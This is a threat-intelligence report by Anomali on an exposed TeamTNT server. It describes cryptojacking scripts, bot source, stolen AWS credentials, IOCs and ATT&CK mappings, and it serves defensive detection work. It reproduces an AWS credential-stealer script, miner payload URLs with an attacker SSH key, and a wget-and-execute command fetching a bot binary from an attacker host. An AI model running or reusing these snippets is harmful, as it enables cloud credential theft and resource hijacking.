

Inside TeamTNT's Impressive Arsenal: A Look Into A TeamTNT Server


anomali.com/blog/inside-teamtnts-impressive-arsenal-a-look-into-a-teamtnt-server



Research | October 6, 2021



by Anomali Threat Research



Authored By: Tara Gould

Key Findings

Anomali Threat Research has discovered an open server to a directory listing that we attribute with high confidence to the German-speaking threat group, TeamTNT.

The server contains source code, scripts, binaries, and cryptominers targeting Cloud environments.

Other server contents include Amazon Web Services (AWS) Credentials stolen from TeamTNT stealers are also hosted on the server.

This inside view of TeamTNT infrastructure and tools in use can help security operations teams to improve detection capabilities for related attacks, whether coming directly from TeamTNT or other cybercrime groups leveraging their tools.

Overview











Anomali Threat Research has identified a TeamTNT server open to directory listing. The server was used to serve scripts and binaries that TeamTNT use in their attacks, and also for the IRC communications for their bot. The directory appears to have been in use since at least August 2021 and was in use as of October 5, 2021. The contents of the directory contain metadata, scripts, source code, and stolen credentials.

TeamTNT is a German-speaking, cryptojacking threat group that targets cloud environments. The group typically uses cryptojacking malware and have been active since at least April 2020.^[1] TeamTNT activity throughout 2021 has targeted AWS, Docker, GCP, Linux, Kubernetes, and Windows, which corresponds to usual TeamTNT activity.^[2]

Technical Analysis

Scripts (/cmd/)

Index of /cmd

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 CLEAN.TeamTNT.sh	2021-08-17 11:15	301	
 CLEAN.other.miners.sh	2021-08-15 00:08	247	
 DockerAPI-SSH-BreakOut.sh	2021-08-13 07:28	25K	
 GRABBER_aws-cloud.sh	2021-08-17 13:56	9.4K	
 GRABBER_aws-cloud2.sh	2021-08-17 13:57	9.4K	
 GRABBER_google-cloud.sh	2021-08-15 14:30	72	
 Kubernetes.LAN.IP.Range.sh	2021-07-31 19:20	4.5K	
 Kubernetes root PayLoad 1.sh	2021-08-12 09:27	3.5K	
 Kubernetes root PayLoad 2.2.sh	2021-08-13 04:41	28K	
 Kubernetes root PayLoad 2.sh	2021-08-12 15:03	28K	
 Kubernetes scan LAN IPs.sh	2021-08-12 08:07	851	
 Kubernetes temp PayLoad 1.sh	2021-09-29 16:23	3.1K	
 Kubernetes temp PayLoad 2.sh	2021-09-29 16:26	4.8K	
 MOUNTSPLOIT V2.sh.txt	2021-10-01 04:02	65K	
 Setup.User.curl.sh	2021-08-14 11:23	1.7K	
 Setup_ETH Miner.sh	2021-08-13 13:18	463	
 Setup_ETH MinerService.sh	2021-08-13 13:31	582	

 Setup RainBow Miner.sh	2021-08-24 23:43	2.1K
 Setup WeaveScope.sh	2021-09-30 00:57	15K
 Setup tmate.sh	2021-08-17 11:42	416
 clean.sh	2021-08-23 11:08	1.4K
 clean/	2021-09-03 12:09	-
 exp/	2021-09-19 06:17	-
 fix/	2021-09-03 12:09	-
 gpu/	2021-09-18 21:09	-
 grab/	2021-09-30 05:19	-
 grabber.sh	2021-08-12 13:01	0

Figure 1 - Overview of /cmd/

Contained on the server are approximately 50 scripts, most of which are already documented, located in the /cmd/ directory. The objective of the scripts vary and include the following:

- AWS Credential Stealer
- Diamorphine Rootkit
- IP Scanners
- Mountsploit
- Scripts to set up utils
- Scripts to setup miners
- Scripts to remove previous miners

```

function AWS_CRED_FILES(){
ROOT_CRED_FILE=$(cat /root/.aws/credentials 2>/dev/null | grep 'aws_access_key_id|aws_secret_access_key|aws_session_token')
if [ ! -z "$ROOT_CRED_FILE" ]; then echo "AWS root CredFiles:" >> $STEALER_OUT ; echo '~~~~~' >> $STEALER_OUT
echo -e $ROOT_CRED_FILE | sed 's/aws/_\naws/g' | sed 's/aws_access_key_id/\naws_access_key_id/g' >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT ; fi

USER_CRED_FILE=$(cat /home/*/.aws/credentials 2>/dev/null | grep 'aws_access_key_id|aws_secret_access_key|aws_session_token')
if [ ! -z "$USER_CRED_FILE" ]; then echo "AWS user CredFiles:" >> $STEALER_OUT ; echo '~~~~~' >> $STEALER_OUT
echo -e $USER_CRED_FILE | sed 's/aws/_\naws/g' | sed 's/aws_access_key_id/\naws_access_key_id/g' >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT ; fi
}

function AWS_META_DATA_CREDS(){

export TNT_AWS_ACCESS_KEY=$(curl --max-time $T10 --connect-timeout $T10 -sLk http://169.254.169.254/latest/meta-data/iam/security-
credentials/(curl -sLk http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'AccessKeyId' | sed 's/ "AccessKeyId" : "/"
aws_access_key_id = /g' | sed 's"/,/g')

if [ ! -z "$TNT_AWS_ACCESS_KEY" ]; then
export TNT_AWS_SECRET_KEY=$(curl --max-time $T10 --connect-timeout $T10 -sLk http://169.254.169.254/latest/meta-data/iam/security-
credentials/(curl -sLk http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'SecretAccessKey' | sed 's/
"SecretAccessKey" : "/aws_secret_access_key = /g' | sed 's"/,/g')
fi

if [ ! -z "$TNT_AWS_SECRET_KEY" ]; then
export TNT_AWS_SESSION_TOKEN=$(curl --max-time $T10 --connect-timeout $T10 -sLk http://169.254.169.254/latest/meta-data/iam/security-
credentials/(curl -sLk http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'Token' | sed 's/ "Token" : "/"
aws_session_token = /g' | sed 's"/,/g')
fi

if ! ( [ -z "$TNT_AWS_ACCESS_KEY" ] || [ -z "$TNT_AWS_SECRET_KEY" ] || [ -z "$TNT_AWS_SESSION_TOKEN" ] ); then
#sed -i 's/[default]/[default_'$RANDOM']/g' ~/.aws/credentials
echo "AWS_META-DATA CREDS:" >> $STEALER_OUT
echo '~~~~~' >> $STEALER_OUT
echo '[default]' >> $STEALER_OUT
echo $TNT_AWS_ACCESS_KEY >> $STEALER_OUT
echo $TNT_AWS_SECRET_KEY >> $STEALER_OUT
echo $TNT_AWS_SESSION_TOKEN >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT
fi
}
}

```

Figure 2 - Snippet of AWS Credential Stealer Script

Some notable scripts, for example, is the script that steals AWS EC2 credentials, shown above in Figure 2. The AWS access key, secret key, and token are piped into a text file that is uploaded to the Command and Control (C2) server.

```

if [ "$(uname -m)" = "aarch64" ]; then C_hg_SYS="aarch64"
elif [ "$(uname -m)" = "x86_64" ]; then C_hg_SYS="x86_64"
elif [ "$(uname -m)" = "i386" ]; then C_hg_SYS="i386"
else C_hg_SYS="i386"; fi

WALLET="84hYzyMkfn8Rab5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKYt84TMZqfPvW84Dq58AhP3AbUNoxznvhxEaV23f57T"
ID_RSA_KEY="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCYmuFzpuEpN/KHPbQksUT1Xe/gVl3FpIe/
GlhJEnW84rCMsYhRe2xxcPc1xfZd10JBhM1kEhs5aycIYiPvLYTRi7mA88hE150VckwgPT2HgaY8oetbiNiu18jBygbnku2/avpf/XL2vkcNJRWhjkiK3/
Vid9fS1eNwEAI+RG+rMRRiP4hXVBQjHbuSFw2VDg0uZINodP+n8owBBDHGnMGei9w60Xq3R5C+oKBw9NA3K/drsqvJh81jbEkDxyqCG0Nj0sAUK6o/aGIIQpwxI3ez2Vi/
lqm5LYsR06ICsHP6RXJT/08XkUVNMu7BLnje2RCG/kSKjVqW8QePyajHJ64kHwYf1yeyGf0bZJWhUSP3yPK6UtGxBouyA/
TPTqvba4vAmUy1Jl7hyWkoa4KUwmsEizmT9n8GEg1USPXxRwNqv0VIi5160tcoujrB85HYwjwIhbphCqhTKyNwnnFJNratI1hGurg8t0fflC/
igLph8PapiaYTwTLEbNwSUwVp8D3rvBkYB+XV2w04+q24IoNZJ06ePXEA80jAVEa7eGhLnV5BUIIG+pyP/CkukcggyW+vGRTrl07KrvhAn9dLGDg1J8KZM2hMx5L/
2ulgjKTjPZI566fL6Y0dDhPJZH8bxAq6i/ciXXZFeuaG4eCDkitPdSzhFtyuZqj712h6NLow== root@localhost"
SO_FILE="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kuben3/$C_hg_SYS.so"

#XMR_1_BIN_URL="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kuben3/xmrig.tar.gz123"
XMR_1_BIN_FSZ="3065726"
XMR_2_BIN_URL="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kuben3/$C_hg_SYS.tar.gz"
XMR_1_BIN_URL="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kuben3/$C_hg_SYS.tar.gz"

```

Figure 3 - Chimaera_Kubernetes_root_Payload_2.sh

Another interesting script is shown in Figure 3 above, which checks the architecture of the system, and retrieves the XMRig miner version for that architecture from another open TeamTNT server, 85.214.149[.]236.

Index of /bin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 a.t.b/	2021-09-03 12:09	-	
 bash/	2021-09-03 12:09	-	
 bot/	2021-09-29 21:19	-	
 bot_root/	2021-09-03 12:08	-	
 curl/	2021-09-03 12:08	-	
 ethminer/	2021-09-03 12:09	-	
 golang/	2021-09-03 12:07	-	
 jq/	2021-09-03 12:08	-	
 libpcap-dev/	2021-09-03 12:08	-	
 masscan/	2021-09-03 12:08	-	
 ngrok/	2021-09-03 12:08	-	
 pei/	2021-09-03 12:08	-	
 pnscan/	2021-09-03 12:09	-	
 sbin/	2021-09-03 12:08	-	
 src/	2021-09-03 12:09	-	
 systemfix/	2021-09-03 12:09	-	






 tmate/	2021-09-03 12:09	-
 tshd/	2021-09-03 12:08	-
 wget/	2021-09-03 12:09	-
 xmrig.tar.gz	2021-09-13 20:03	2.2M
 zgrab/	2021-09-03 12:08	-

Figure 4 - Overview of /bin

Within the /bin/ folder, shown in Figure 4 above, there is a collection of malicious binaries and utilities that TeamTNT use in their operations.







Among the files are well-known samples that are attributed to TeamTNT, including the Tsunami backdoor and a XMRig cryptominer. Some of the tools have the source code located on the server, such as TeamTNT Bot. The folder /a.t.b contains the source code for the TeamTNT bot, shown in Figures 5 and 6 below. In addition, the same binaries have been found on a TeamTNT Docker, noted in Appendix A.

```
#define STARTUP // Start on startup?
#undef IDENT // Only enable this if you absolutely have to
#define FAKENAME "bioset" // What you want this to hide as
#define CHAN "#tmpchannel" // Channel to join
#define KEY "" // The key of the channel
int numservers=2; // Must change this to equal number of servers down there
char *servers[] = { // List the servers in that format, always end in (void*)0
    "45.9.148.182",
    "irc.chimaera.cc",
    (void*)0
};

// wget -O /var/tmp/.tbj http://45.9.148.182/bin/a.t.b/jupyter;chmod 755 /var/tmp/.tbj && /var/tmp/.tbj
// wget -O /var/tmp/.b.c http://45.9.148.182/bin/a.t.b/TeamTNTbot.c
// I'm not gonna tell you to STOP HERE unless you don't know what you're doing... //
```

Figure 5 - Screenshot of TeamTNTbot.c

Index of /in

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 AWS.php	2021-08-01 02:39	370	
 AWS/	2021-10-02 14:34	-	
 WeaveScope_in.php	2021-08-23 20:39	510	
 ngrok.authkeys.txt	2021-09-03 01:06	232	
 results/	2021-09-18 14:03	-	

Apache/2.4.38 (Debian) Server at 45.9.148.182 Port 80

Figure 7 - Directory of /in/

Parent Directory

	29.09.2021 - 21-00 TeamTNT AWS STEALER.txt.txt	2021-09-29 21:00 1.2K
	30.09.2021 - 01-53 TeamTNT AWS STEALER.txt.txt	2021-09-30 01:53 2.4K
	29.09.2021 - 14-25 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:25 1.2K
	29.09.2021 - 19-51 TeamTNT AWS STEALER.txt.txt	2021-09-29 19:51 1.2K
	29.09.2021 - 19-57 TeamTNT AWS STEALER.txt.txt	2021-09-29 19:57 1.2K
	29.09.2021 - 20-58 TeamTNT AWS STEALER.txt.txt	2021-09-29 20:58 1.2K
	29.09.2021 - 21-35 TeamTNT AWS STEALER.txt.txt	2021-09-29 21:35 1.2K
	29.09.2021 - 23-36 TeamTNT AWS STEALER.txt.txt	2021-09-29 23:36 1.2K
	30.09.2021 - 01-52 TeamTNT AWS STEALER.txt.txt	2021-09-30 01:52 1.2K
	29.09.2021 - 14-26 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:26 2.3K
	29.09.2021 - 08-25 TeamTNT AWS STEALER.txt.txt	2021-09-29 08:25 1.2K
	29.09.2021 - 14-26 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:26 2.2K
	29.09.2021 - 14-26 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:26 1.0K
	- 29.09.2021 - 19-25 TeamTNT AWS STEALER.txt.txt	2021-09-29 19:25 152
	- 29.09.2021 - 20-00 TeamTNT AWS STEALER.txt.txt	2021-09-29 20:00 152
	- 29.09.2021 - 21-01 TeamTNT AWS STEALER.txt.txt	2021-09-29 21:01 152
	- 29.09.2021 - 23-39 TeamTNT AWS STEALER.txt.txt	2021-09-29 23:39 152
	29.09.2021 - 14-30 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:30 758
	29.09.2021 - 14-54 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:54 758
	29.09.2021 - 15-17 TeamTNT AWS STEALER.txt.txt	2021-09-29 15:17 1.5K
	29.09.2021 - 15-24 TeamTNT AWS STEALER.txt.txt	2021-09-29 15:24 1.5K
	29.09.2021 - 19-27 TeamTNT AWS STEALER.txt.txt	2021-09-29 19:27 758
	29.09.2021 - 19-56 TeamTNT AWS STEALER.txt.txt	2021-09-29 19:56 1.5K
	29.09.2021 - 20-02 TeamTNT AWS STEALER.txt.txt	2021-09-29 20:02 758
	29.09.2021 - 21-03 TeamTNT AWS STEALER.txt.txt	2021-09-29 21:03 758
	29.09.2021 - 21-40 TeamTNT AWS STEALER.txt.txt	2021-09-29 21:40 1.5K
	29.09.2021 - 23-41 TeamTNT AWS STEALER.txt.txt	2021-09-29 23:41 758
	29.09.2021 - 14-56 TeamTNT AWS STEALER.txt.txt	2021-09-29 14:56 1.5K
	29.09.2021 - 15-08 TeamTNT AWS STEALER.txt.txt	2021-09-29 15:08 785

Figure 8 - AWS Stolen Credentials

```

AWS_META-DATA CREDS:
-----
[default]
aws_access_key_id = 
aws_secret_access_key = 
aws_session_token = 
IQoJb3JpZ2luX2VjEFVwcmFwLXNvdXR0LTEiRjBEA1B0N074JubE75fA/Rvvrnu2DfApmLsiIDaVEsemc2fQ1e+2LQ/1OvzVGS5cV0ZSRmc9tYx1fGvr4MWF+PpLPSYq0QIXf/////////ARADGqW4NDYwMT5MTCyODY1DE1RPvtFmKqL7/80GSz2AzNLKmfFTU0bmkEWZrUxqQ2i
82VgD5HnhPdaWAMfNR6vZuYX+ut5igOCLJjGxFSY4fK/PGJF8EgnE21t8/tVADo/Mken6F7ey0nFt2ayC4CIkoauEHFTMSz/VahJcYeh6T4fJNw+WDJaPPSStnP2PEsop7o4Hnt0fn8BKlImo+WXRyMICvvoSNGBlN8Yv//5r8fQ96QL18p4L2bJgDra1VYfPb3XU1NLh4B9b
IXuSKLOK3oB0DQFF7C6ALJggW0B+PCRUlWak+ZzeVgLE5KpFSS8Ez5M38VXGsu2FDUDmxZht+httmKrgg9jpradn31BmqhJ1A2F0e+yr/4hKasaCV1DabAb030e01gkZT/WAGR8pAkW9Ino+IX9NvBf1SuK9HfZYLlgd09xQuvKRR+0+zwQ1IRU3S1CyskPwYIhYw22eq8avD
0aau5J2ecr74zE2Phou8q5jpyLn35zIvRL8Bv9D0p4wCXKwblfdgBlKmgQ+CR7J5aa0d0pN2Ewe2o9FcyTGDfP5o4CUH7UBuE1dhu0KzE1U78/amr8K0E136aBv5w0obncvJy8Kk91svY1T00v1DNg8BueUMh44COqYB19g1TzL801C9a8e3Jt4/Vb/5h1d1V
emh1VfHrRjxda0nJ8sceV8HQ/dmUGVSP+2G1x9c9N1BMNT51idm8B0fvt8vK/4eqNaUoxnF7CDQ1YIGMqaxn7OV6Q1Bf1XB+LIEJ2AXE30Vvx/RG4L89uXaE0C11ovKFK8J7a+PWC2K5UYgxFVGN8JH9/Tg9DAGKFYpBR0v3okoz8Shg==

```

Figure 9 - Example of Stolen Credentials File

```
Only Pro & Business plans may bind TLS tunnels.  
Failed to bind a TLS tunnel for the account '██████████'.  
This account is on the 'Free' plan.  
  
Upgrade to Pro or Business: https://dashboard.ngrok.com/billing/plan  
  
ERR_NGROK_312
```

Figure 10 - *ngrok.authkeys.txt*

Conclusion

TeamTNT is a highly-active group that continues to evolve and target cloud infrastructure. The discovery of their infrastructure gives insight into their toolsets. It is unknown at this time whether TeamTNT have purposefully left this server open to directory listing, and why. However this is not the first time TeamTNT server has been open, as reported by Unit42 in June 2021.^[4] Furthermore, the group appears unbothered with having their toolset publicized, and will engage with security researchers on Twitter, even giving recommendations of how the tools should be utilized.^[5]

Endnotes

[1] "Tracking The Activities of TeamTNT," Trend Micro, accessed October 5, 2021, published July 20, 2021, https://documents.trendmicro.com/assets/white_papers/wp-tracking-the-activities-of-teamTNT.pdf.

[2] "TeamTNT With New Campaign Aka "Chimaera"," accessed October 5, 2021, published September 8, 2021, <https://cybersecurity.att.com/blogs/labs-research/teamtnt-with-new-campaign-aka-chimaera>.

[3] "TeamTNT Actively Enumerating Cloud Environments to Infiltrate Organizations," Palo Alto, accessed October 6, 2021, published June 4, 2021, <https://unit42.paloaltonetworks.com/teamtnt-operations-cloud-environments/>.

[4] Ibid.

[5] "HildeGard@TeamTNT," Twitter, accessed October 6, 2021, published September 9, 2021, <https://twitter.com/HildeTNT/status/1436026656695672839>.

[6] "Malicious Docker Images Still Used For Malicious Purposes," CounterCraft, accessed October 5, 2021, published September 29, 2021, <https://www.countercraftsec.com/blog/post/using-malicious-docker-images-more-teamtnt-docker-abuse/>.

IOCs

Hashes

91917fec033047a97a64be297454e6d7	./init/r.sh
644749dda45caedda59f32f7991f0ffd	./cmd/grab/aws2.sh
7756f215ec37b1f545d1d8648a6d78d0	./cmd/grab/aws-cloud.sh
273ef84fbe3d495bff371e64cbf74b36	./cmd/grab/aws.sh
b20ab8eb3c3db7d20cecf44024762bd2	./cmd/Setup.User.curl.sh
1f6353c16d11e0e841129d55dfd9ac74	./cmd/Setup_WeaveScope.sh
fb3346a3cb6add01efade50b53dd211f	./cmd/Setup_RainBow_Miner.sh
ee9c391c98dee5331ac467854f0ae262	./cmd/Kubernetes_root_PayLoad_2.2.sh
bcf76b649b5c6016b4071d197b1ce111	./cmd/setup_moneroocean_miner.sh
7cced044d94a7ac6415598e663b46b26	./cmd/Setup_ETH_MinerService.sh
e85c28315dcdae18ab273775c29cefa7	./cmd/gpu/ati.sh
26870afb9524e1ab2eb396d15a222676	./cmd/gpu/nvidia.sh
27fd3a594fd66f4c113ab1f70a95f82e	./cmd/gpu/c3pool_gpu.sh
a8415b189839b9585193e2b2ec63d6f3	./cmd/DockerAPI-SSH-BreakOut.sh
45fc2131a4e60bb7545a2b1b235d66ef	./cmd/Kubernetes_root_PayLoad_1.sh
f7b90d0f91ed25806d49ca281a7db10c	./cmd/init.sh
940c1c591677efbe91d165751296dddd	./cmd/ld.so.preload.sh
4f476e9ea8aed60e29bf06ffe758f841	./cmd/Setup_ETH_Miner.sh
9ca7f7e428ff5e3dbe943efe8ed0df31	./cmd/GRABBER_google-cloud.sh
e2fcb71452e7e4057d144bd1c525432a	./cmd/CLEAN.TeamTNT.sh
c491a19742c352b2c6221037dfac7a4a	./cmd/GRABBER_aws-cloud.sh
3bfed4e4d3b828c427629f764d65bd57	./cmd/setup/all.glib.sh
66d63fc99fb80c7a1fb67f712582725b	./cmd/setup/docker.ethminer.sh
26870afb9524e1ab2eb396d15a222676	./cmd/setup/nvidia.sh
846b5ff8a0f64b9af3d22157cb437a5c	./cmd/setup/all.golang.sh

701bc6594b2e06952451d266ced2032a	./cmd/setup/ngrok.sh
03c43133db24a7b3f1e8a4d5c268668d	./cmd/setup/tmate.sh
39ea1f63f9ae414c56ab3dc66a7569cd	./cmd/setup/apt.zgrab.sh
64bcf5dc015e53c868950204e2cae3f1	./cmd/setup/all.tsh.sh
779a0bd628b67834116309bf3b3278ed	./cmd/setup/docker.sh
de036084f92920a921bc2a43b82a8149	./cmd/Kubernetes_temp_PayLoad_1.sh
4090469125917070c22203b7d973f52e	./cmd/Kubernetes.LAN.IP.Range.sh
406caa94137d5c1e18b9ee7d5c72d72d	./cmd/clean/jupyter.sh
b62fbf2f2a7859e69deeb75fa1153b41	./cmd/clean/TeamTNT.sh
0d173ab9281f013221a94b4289443a16	./cmd/Kubernetes_temp_PayLoad_2.sh
d88c87f1afb6de12d885fc0fbc33b605	./cmd/Kubernetes_scan_LAN_IPs.sh
a0c7366cd907197702aed089463af482	./cmd/install-NVIDIA-driver.sh
287794e108f3a4b07654ce83f6f41b38	./cmd/Kubernetes_root_PayLoad_2.sh
15d4150a3190e0630a6182a882be5cad	./cmd/fix/nameserver.sh
fd65800ea90386abbbdd2b099cb4cdb45	./cmd/fix/systemfix.sh
419c721fd5eb8f740cb1f971af5dc745	./cmd/init_main_root.sh
d2c6d0fed174f4cbb09d1596e46258a6	./cmd/MOUNTSPLOIT_V2.sh.txt
c491a19742c352b2c6221037dfac7a4a	./cmd/GRABBER_aws-cloud2.sh
51a4ba442533bd0d69e0da7dd46e3d9c	./cmd/clean.sh
fefbc41c9514a9a4f4c4e88ead3ebd89	./cmd/ssh_user.sh
3f9466ee106e947a4cea13d57ce96ed1	./cmd/exp/ssh.rsa.sh
ffe69fabf5d014579686d8bc790e70f	./cmd/exp/ssh.axx.sh
80f3f20d5923c3a35022f065da9ea924	./cmd/Setup_tmate.sh
e275c26583f08e6fdbb6045c7b2db647	./cmd/CLEAN.other.miners.sh
68df6dc236a2f8d7231ca362b89148fe	./cmd/ssh_user2.sh
7d91732b7c8feced0ea698c83769e51d	./bin/ngrok/aarch64

0429e95cf9e7f631c944f23f82b89b54	./bin/ngrok/x86_64
5cdd0e39fc9be0a13134f26aba70ede1	./bin/golang/go1.12.7.linux-386.tar.gz
23bad8d12c43fc3e3a0568dbc8f19c85	./bin/ethminer/cuda-9-x86_64.tar.gz
ae929d06265be0310c3f2eb6c44314d7	./bin/a.t.b/TeamTNTbot.c
11d85a39722734273adb7a0b21ac29a6	./bin/a.t.b/aarch64
5e4424e2a11e53e36eb10eff417fd19a	./bin/a.t.b/jupyter
cffb2c0fbb0bb4a98024a682a982199b	./bin/a.t.b/x86_64
2c22a520cd1ed4fc8e249d333724412d	./bin/xmrig.tar.gz
777e1d9b717d339a7582e06ab28d0dd3	./bin/bot_root/aarch64
bdb404a243e374cda8948a5480f263e6	./bin/bot_root/x86_64
d901256374ddd1770270971856bf735a	./bin/masscan/x86_64.rpm
7400bf51827682ec6a43b2d1c0a93eca	./bin/masscan/aarch64.rpm
c1d28488c149ad232ad3073605eeaf35	./bin/masscan/aarch64.apk
ce43c3c74bde98127a91cd0224f1fa26	./bin/masscan/masscan.sh
87b30ac544d39a044b66ef103f36c357	./bin/masscan/aarch64
422385becd4e08062b56f57afbc5ae6b	./bin/masscan/x86_64
d4314256672783e773171fd25ac21f78	./bin/pnscan/aarch64.deb
f7a515b639dc08d8061fa56ffacbecac	./bin/pnscan/x86_64.deb
3102067a3822ff1c3c17999e3e2b602d	./bin/pnscan/x86_64.rpm
db8bc741c40388270bd88cfa1ff2aa41	./bin/pnscan/aarch64
d3ba2c41757b203ad0a12d1028074bbf	./bin/pnscan/pnscan.tar.gz
89d7c2db1f892139ee567d7ae29133a9	./bin/pnscan/x86_64
d3fae6436a45bfbc22fda8bcb66b27c0	./bin/zgrab/ppc64le
79b8b3d73c8e8c4b1f74a48a617690db	./bin/zgrab/i386
d5869c7c642aff3d91839aaa3f4b0671	./bin/zgrab/aarch64
26c8f6597826fbdebb5df4cd8cd34663	./bin/zgrab/x86_64

bc4084451fcf1439a23a081e32a6c532	./bin/pei/pei32
07179295144082d0291759d5cf2d19c2	./bin/pei/pei64
d9dd55f66b3d783864f21684c612b406	./bin/tshd/x86_64
3634fd8b0be6de05eb6df806a4f7b11e	./bin/bot/TNT_gpu
bd703ac4ea6ec7127fc9b8f8ce4d7c1e	./bin/bot/SSHSPR
13e2c82ecd3bfee92c75f30cf0f40cdc	./bin/bot/chimaera.cc_Version2.c
1221631e5fd5628435b6dfef15899fce	./bin/bot/chimaera.cc
73a9c6eaa8afc2b02699f172f294b496	./bin/bot/TNT_gpu.c
29c0f22199b6abb07f5f2a6a6037396b	./bin/bot/AWS
13e2c82ecd3bfee92c75f30cf0f40cdc	./bin/bot/chimaera.cc.c
cd7a98f04de9713b602c314743e5bf55	./bin/bot/TeamTNTbot.c
5718175711512e3fb20f5cf556c57924	./bin/src/scope
677000fb99bf02e3c477a4349df76319	./bin/src/log_clean.c
068f3a272598e55dc02382818f4de70e	./bin/src/master.zip
b767837f26b23ec978c1c8b42f9457a1	./bin/src/rbm.zip
3c61212d7bfb2c27834bb1d36c389273	./bin/src/tsh.tar.gz
7950de1f8f013cf3bf2c4eaa8ff4a3e5	./bin/src/bash.tar.gz
1dc06ba731199951436705f4969e5b4e	./bin/src/dia/Makefile
8ab4cecc4fbf10a1de46a5f0823e0a94	./bin/src/dia/chimaeraxmr.h
7d4ee4e30088c680b9a50e3924ecce20	./bin/src/dia/chimaeraxmr.c
b62ce36054a7e024376b98df7911a5a7	./bin/src/xmrig.so
4b05c9ad17a82104dba978ab68cec49a	./bin/src/chimaeraxmr.tar.gz
1254351aa752d5876ad225243bed69a8	./CHIMAERA/bin/xmrigCC/kuben3.tar.gz

Network

45.9.148.182

45.9.148.182/cmd

45.9.148.182/CHIMAERA

45.9.148.182/bin
 45.9.148.182/in
 45.9.148.182/init
 51.79.226.64
 85.214.149.236 (appears to have been compromised)

MITRE ATT&CK TTPs

Technique	ID	Name
Execution	T1059.004	Command and Scripting Interpreter: Unix
	T1609	Container Administration Command
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1070.003	Indicator Removal on Host: Clear Command History
	T1070.004	Indicator Removal on Host: File Deletion
	T1027	Obfuscated Files or Information
	T1027.002	Obfuscated Files or Information: Software Packing
Credential Access	T1036.005	Masquerading: Match Legitimate Names or Locations
	T1552.001	Unsecured Credentials: Credentials In Files
	T1552.004	Unsecured Credentials: Private Keys
Discovery	T1552.005	Unsecured Credentials: Instance Metadata API
	T1046	Network Service Scanning
Command and Control	T1082	System Information Discovery
	T1071	Application Layer Protocol
	T1105	Ingress Tool Transfer
	T1219	Remote Access Software
Impact	T1102	Web Service
	T1496	Resource Hijacking

Appendix A

Docker Images

TeamTNT are also hosting malicious docker images on a Docker repo named “alpineos”. The account contains 25 images, which includes XMRig, a reverse shell, monerocean, kubepwn, and TeamTNTbot builder. In some of these images the scripts are reaching out to the scripts described above. In September 2021, CounterCraft released research on the “alpinos/dockerapi” image.^[6]

